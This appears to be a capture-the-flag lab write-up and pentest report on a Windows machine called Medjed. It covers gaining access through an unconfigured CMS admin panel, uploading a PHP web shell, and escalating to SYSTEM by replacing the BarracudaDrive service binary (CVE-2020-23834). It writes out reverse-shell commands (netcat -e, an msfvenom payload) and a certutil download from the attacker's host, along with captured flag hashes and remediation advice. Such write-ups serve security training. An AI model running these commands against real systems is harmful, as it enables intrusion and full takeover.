
medjed\jerren


We start our listener on port 4444 using `nc -lnvp 4444`




since this is a Windows machine, we copy netcat from kali to the target, then upload it to the xampp/htdocs directory.


`cp /usr/share/windows-resources/binaries/nc.exe nc.exe`





On the browser, we used the shell to initiate a call to our listener via `http://192.168.209.127:45332/shell.php?cmd=nc.exe -e cmd.exe 192.168.45.168 4444` which gave us initial foothold on the system.





▼ Privilege Escalation

▼ Windows Enumeration

We found a Barracuda Drive Insecured Folder permissions which after going through the code, we identified the directory `c:\bd` and the file `c:\bd\bd.exe` are vulnerable to inecure folder permission.

`searchsploit baracuda`


```
BarracudaDrive v6.5 - Insecure Folder Permissions                | windows/local/48789.txt

Shellcodes: No Results

┌──(kali㉿kali)-[~/offsec/sec100/medjed]
└─$ searchsploit -m windows/local/48789.txt
  Exploit: BarracudaDrive v6.5 - Insecure Folder Permissions
      URL: https://www.exploit-db.com/exploits/48789
     Path: /usr/share/exploitdb/exploits/windows/local/48789.txt
    Codes: N/A
 Verified: False
File Type: C source, ASCII text
Copied to: /home/kali/offsec/sec100/medjed/48789.txt
```

```
 Directory of c:\bd

12/27/2025  01:34 PM    <DIR>          .
12/27/2025  01:34 PM    <DIR>          ..
11/03/2020  12:29 PM    <DIR>          applications
11/03/2020  12:29 PM                38 bd.conf
11/03/2020  12:29 PM               259 bd.dat
04/26/2013  05:55 PM         1,661,648 bd.exe
06/12/2011  04:49 PM               207 bd.lua
04/26/2013  05:55 PM           912,033 bd.zip
06/14/2012  12:21 PM            33,504 bdctl.exe
11/03/2020  12:29 PM    <DIR>          cache
11/03/2020  12:29 PM    <DIR>          cmsdocs
11/03/2020  12:29 PM    <DIR>          data
12/27/2025  01:33 PM               151 dbcfg.dat
12/27/2025  01:34 PM               135 drvcnstr.dat
12/27/2025  01:33 PM                33 emails.dat
12/03/2010  04:52 PM             5,139 install.txt
10/26/2010  04:38 PM           421,200 msvcp100.dll
10/26/2010  04:38 PM           770,384 msvcr100.dll
02/18/2013  10:39 PM           240,219 non-commercial-license.rtf
08/03/2024  05:00 AM                 6 pidfile
04/26/2013  05:50 PM            16,740 readme.txt
12/27/2025  01:34 PM               808 roles.dat
06/14/2012  12:21 PM           383,856 sqlite3.exe
11/03/2020  12:29 PM    <DIR>          themes
08/03/2024  05:00 AM    <DIR>          trace
12/27/2025  01:34 PM                78 tuncnstr.dat
11/03/2020  12:29 PM           133,107 Uninstall.exe
12/27/2025  01:34 PM               463 user.dat
              20 File(s)      4,580,008 bytes
               8 Dir(s)  16,480,362,496 bytes free
```

Checking the permissions of this directory via `icacls c:\bd` confirms that authenticated users have modification access to it (M) and users can read and execute files in there as well `BUILTIN\Users:...(RX)`


```
c:\bd>icacls c:\bd
icacls c:\bd
c:\bd BUILTIN\Administrators:(I)(OI)(CI)(F)
      NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
      BUILTIN\Users:(I)(OI)(CI)(RX)
      NT AUTHORITY\Authenticated Users:(I)(M)
      NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
```

We checked for the permissions for icacls `bd.exe`, and confirm that the file can be modified by authenticated users.




We queried the service used by the bd.exe and confirm that the bd.exe is ran by `SYSTEM` `everytime` the pc starts, BINGO.... we've got something to celebrate about. The folder is writeable and executable, the file is modifiable, and is ran as SYSTEM everytime the pc boots-up. At this point, the only thing in my mind is to replace this file with a malicious file and reboot the system.

`sc qc bd`



We create a reverse shell, rename it to bd.exe, copy it to the folder, an reboot the pc after turning on a listener.

`msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.168 LPORT=9999 -f exe -o shell.exe`



Was copied using

`certutil -urlcache -split -f` `http://192.168.45.168/shell.exe` `shell.exe`

```
12/27/2025  01:59 PM    <DIR>          .
12/27/2025  01:59 PM    <DIR>          ..
11/03/2020  12:29 PM    <DIR>          applications
11/03/2020  12:29 PM                38 bd.conf
11/03/2020  12:29 PM               259 bd.dat
04/26/2013  05:55 PM         1,661,648 bd.exe
06/12/2011  04:49 PM               207 bd.lua
04/26/2013  05:55 PM           912,033 bd.zip
06/14/2012  12:21 PM            33,504 bdctl.exe
11/03/2020  12:29 PM    <DIR>          cache
11/03/2020  12:29 PM    <DIR>          cmsdocs
11/03/2020  12:29 PM    <DIR>          data
12/27/2025  01:33 PM               151 dbcfg.dat
12/27/2025  01:34 PM               135 drvcnstr.dat
12/27/2025  01:33 PM                33 emails.dat
12/03/2010  04:52 PM             5,139 install.txt
10/26/2010  04:38 PM           421,200 msvcp100.dll
10/26/2010  04:38 PM           770,384 msvcr100.dll
02/18/2013  10:39 PM           240,219 non-commercial-license.rtf
08/03/2024  05:00 AM                 6 pidfile
04/26/2013  05:50 PM            16,740 readme.txt
12/27/2025  01:34 PM               808 roles.dat
12/27/2025  01:59 PM            73,802 shell.exe
06/14/2012  12:21 PM           383,856 sqlite3.exe
11/03/2020  12:29 PM    <DIR>          themes
08/03/2024  05:00 AM    <DIR>          trace
12/27/2025  01:34 PM                78 tuncnstr.dat
11/03/2020  12:29 PM           133,107 Uninstall.exe
12/27/2025  01:34 PM               463 user.dat
              21 File(s)      4,653,810 bytes
               8 Dir(s)  16,480,133,120 bytes free
```

```
c:\bd>move bd.exe bd_backup.exe
move bd.exe bd_backup.exe
        1 file(s) moved.

c:\bd>move shell.exe bd.exe
move shell.exe bd.exe
        1 file(s) moved.
```

we turn on our listener - `nc -lnvp 9999`

```
┌──(kali㉿kali)-[~/offsec/sec100/medjed]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
```

then we reboot - `shutdown -r`


```
c:\bd>shutdown -r
shutdown -r
```

After rebooted, our listener was connected to the target granting us system-elevated privileges


```
┌──(kali㉿kali)-[~/offsec/sec100/medjed]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.45.168] from (UNKNOWN) [192.168.209.127] 49668
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

▼ **Proof of root**

User Flag Hash: Local.txt: 532f544d885d2229c8f95b36d8d76358



Root Flag Hash: Proof.txt: 2e22accc14105316b2eb3e26e5f2ad26



▼ Vulnerabilities Found

Finding #1: Unconfigured CMS Admin Panel

- **Affected Service/Port**: HTTP (Port 33033)
- **Severity**: High
- **Exploitability**: Extremely easy - no authentication required to create admin account
- **Impact**: Allowed unauthorized administrative access, file upload capabilities, and system enumeration leading to initial compromise
- **Proof**: See Initial Access Section

Finding #2: BarracudaDrive v6.5 - Insecure Folder Permissions

- **Affected Service/Port**: BarracudaDrive Service (bd.exe)
- **CVE**: CVE-2020-23834
- **Severity**: Critical
- **Exploitability**: Easy - authenticated users can modify service binary in `c:\bd` directory due to insecure permissions
- **Impact**: Complete system compromise with SYSTEM-level privileges through binary replacement and service restart
- **Proof**: See Privilege Escalation Section

▼ Recommendations

▼ Finding #1: **Finding #1: Unconfigured Admin Panel**

Current State:

1. Access allows a new admin to be created without authentication
2. Admin panel enumerates full disk files and directories

Additional Remediation Steps:

1. Complete admin panel configuration with strong authentication before deployment

2. Implement proper access controls with principle of least privilege for admin accounts to view/upload files
3. Disable the setup wizard after initial configuration and remove any default configuration files
4. Implement file upload restrictions including file type validation and size limits
5. Restrict directory traversal capabilities to prevent enumeration of system files

▼ Finding #2: BarracudaDrive v6.5 Insecured Folder Permissions

Current State:

1. The `c:\bd` directory has insecure permissions allowing authenticated users to modify contents (M)
2. The `bd.exe` service binary can be modified by authenticated users
3. Service runs with SYSTEM privileges on system startup, allowing privilege escalation

Additional Remediation Steps:

1. Update BarracudaDrive to the latest patched version that addresses CVE-2020-23834
2. Restrict folder permissions on `c:\bd` to only allow SYSTEM and Administrators full control
3. Remove modify (M) and write permissions for authenticated users and the Users group
4. Implement file integrity monitoring for critical service binaries
5. Apply the principle of least privilege to all service accounts
6. Consider running the service under a dedicated service account with minimal privileges rather than SYSTEM
7. Regularly audit folder and file permissions on critical system directories

▼ `Business/Organizational Impact`

Business Impact:

- Complete system compromise allowed unauthorized access to all files and data on the server, potentially exposing sensitive business information and customer data
- Attacker gained SYSTEM-level privileges enabling them to install backdoors, modify critical files, or deploy ransomware
- Administrative control over the web server could allow defacement or serving malicious content to users

Data Exposure:

- Full filesystem access enabled browsing and exfiltration of confidential documents, credentials, and database files stored on the system
- Admin panel enumeration exposed directory structures and file locations, making sensitive data easily discoverable
- SYSTEM privileges allowed access to memory dumps, registry hives, and encrypted data stores

Compliance Considerations:

- Breach may trigger notification requirements under GDPR, HIPAA, PCI DSS, or other regulations depending on data stored
- Inadequate access controls and unpatched vulnerabilities demonstrate failure to implement required security safeguards
- Default/unconfigured systems violate security baseline requirements in most compliance frameworks

Financial/Reputational Risk:

- Potential regulatory fines ranging from thousands to millions of dollars depending on compliance violations and data exposed
- Loss of customer trust and damage to brand reputation following disclosure of security compromise
- Costs associated with incident response, forensic investigation, system remediation, legal fees, and potential lawsuits

Attack Chain

1. Initial Access

- **Reconnaissance**: Performed port scanning and service enumeration to identify web services running on ports 33033 and 45332
- **Credential Attack**: Discovered unconfigured admin panel at `http://192.168.209.127:33033` that allowed creation of new admin account without authentication
- **File Upload Exploit**: Used admin panel to upload PHP web shell (`shell.php`) to `C:\xampp\htdocs` directory via file upload functionality
- **Code Execution**: Uploaded `nc.exe` and executed reverse shell via web shell command: `nc.exe -e cmd.exe 192.168.45.168 4444`
- **Result**: Gained initial shell access as authenticated user on Windows system

2. Privilege Escalation

- **Enumeration**: Performed Windows enumeration and identified BarracudaDrive service running with insecure folder permissions
- **Vulnerability Identification**: Discovered CVE-2020-23834 affecting `c:\bd` directory and `bd.exe` file - authenticated users had modify (M) permissions and service ran as SYSTEM on startup
- **Exploit Preparation**: Generated malicious reverse shell payload using `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.168 LPORT=9999 -f exe -o shell.exe`
- **Exploit Delivery**: Downloaded malicious payload to target using `certutil`, renamed it to `bd.exe`, and replaced legitimate service binary
- **Trigger**: Rebooted system using `shutdown -r` to trigger automatic execution of malicious `bd.exe` with SYSTEM privileges
- **Result**: Received reverse shell connection with SYSTEM-level privileges

3. Objective Achieved

- Full system compromise with SYSTEM privileges

- Captured user flag (local.txt): 532f544d885d2229c8f95b36d8d76358
- Captured root flag (proof.txt): 2e22accc14105316b2eb3e26e5f2ad26

This chain demonstrates a complete attack path from initial access through default credentials to full system compromise via privilege escalation.

Lessons Learned / Key Takeaways

New Techniques Learned:

- Leveraging insecure folder permissions (CVE-2020-23834) to replace service binaries for privilege escalation
- Triggering service execution through system reboot to gain SYSTEM-level access

Challenges Faced:

- Initial enumeration required checking multiple ports to discover the vulnerable web services
- Needed to identify the correct directory paths for both file uploads and the BarracudaDrive service
- Required patience waiting for system reboot to trigger the privilege escalation exploit

What Worked Well:

- Systematic enumeration approach helped identify both the unconfigured admin panel and insecure service permissions
- Using msfvenom to create a reliable reverse shell payload that executed successfully with SYSTEM privileges
- Certutil proved to be an effective file transfer method on the Windows target

What I'd Do Differently:

- Could have automated more of the enumeration process to speed up initial reconnaissance using winpeas.
- Should explore alternative privilege escalation vectors before committing to a reboot-based approach
- Would benefit from creating a checklist for common Windows misconfigurations to streamline future assessments

References

Exploits Used, Articles/Resources Consulted:

- https://nvd.nist.gov/vuln/detail/CVE-2020-23834
- https://www.exploit-db.com/exploits/48789